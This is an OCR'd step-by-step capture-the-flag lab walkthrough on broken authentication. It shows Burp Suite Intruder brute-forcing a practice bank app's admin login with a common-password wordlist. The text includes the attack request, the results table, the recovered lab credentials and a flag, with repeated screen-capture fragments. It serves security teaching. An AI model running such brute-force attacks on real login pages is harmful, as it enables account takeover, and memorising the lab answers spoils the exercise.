
Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used

Look In: Desktop

tools
wordlists
Copy-Paste README
firefox.desktop
lxqt-config-monitor.desktop
lxterminal.desktop
README
wireshark.desktop

Select the Wordlist stored inside the wordlists directory.



Payload Sets

You can define one or more payload sets. The number of payload sets de ... and each payload ways.

Payload set: 1 Payload count: 0

Payload type: Simple list Request count: 0

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used

Enter a new item

Add from list ... [Pro version only]

Payload Processing

You can define rules to perform various processing tasks on each payloa

Enabled Rule


Look In: wordlists

100-common-passwords.txt

File Name: 100-common-passwords.txt

Files of Type: All Files

Click on the Open button.



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are ways.

Payload set: 1 Payload count: 100

Payload type: Simple list Request count: 100

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.


```
242424
0987654321
marisol
nikita
daisy
jeremiah
pineapple
mhine
```

Enter a new item

Add from list ... [Pro version only]

The wordlist has been imported in Burp Suite.

Step 14: Click on the Start attack button located at the top right of the tab.



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 100

Payload type: Simple list Request count: 100


Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
242424
0987654321
marisol
nikita
daisy
jeremiah
pineapple
mhine
```

Enter a new item

Add from list ... [Pro version only]



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be cu ways.

Payload set: 1 Payload count: 100

Payload type: Simple list Request count: 100

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
242424
0987654321
marisol
nikita
daisy
jeremiah
pineapple
mhine
```

Enter a new item


Add from list ... [Pro version only]

Burp Intruder

The Community Edition of Burp Suite contains a demo version of Burp Intruder. Some functionality is disabled, and attacks are time throttled. Please visit https://portswigger.net for more details about Burp Suite Professional which contains the full version.

Click on the OK button to the warning message.

Step 15: Check for the different response length in the intruder scan.



Payload Sets

You can define one or more payload sets. T
ways.

Payload set: 1

Payload type: Simple list

Payload Options [Simple list]

This payload type lets you configure a simpl

242424
0987654321
marisol
nikita
daisy
jeremiah
pineapple
mhine

Enter a new item

Add from list ... [Pro version only]

Payload Processing

You can define rules to perform various pro

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	□	□	259	
1	242424	200	□	□	259	
2	0987654321	200	□	□	259	
3	marisol	200	□	□	259	
4	nikita	200	□	□	259	
5	daisy	200	□	□	259	
6	jeremiah	200	□	□	259	
7	pineapple	200	□	□	259	
8	mhine	200	□	□	259	
9	isaiah	200	□	□	259	
10	christmas	200	□	□	511	
11	cesar	200	□	□	259	
12	lolipop	200	□	□	259	
13	butterfly1	200	□	□	259	


```
POST /login HTTP/1.1
Host: 192.95.207.3:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
```

Type a search term

13 of 100

Close the attack running in the intruder.

Step 16: Close the interception and navigate to the admin login page.



E-mail
admin@secbank.com


Password
●●●●●●●●

Invalid Credentials!

Step 17: Login using the password found from the intruder attack.

Credentials:

- **Email:** admin@secbank.com
- **Password:** christmas



FLAG: 08357d4a0acc2687422ba06c7d696758

The Attacker has successfully logged into the web application.

References:

1. OWASP Top 10 (https://owasp.org/www-project-top-ten/)
2. A2: Broken Authentication (https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A2-Broken_Authentication)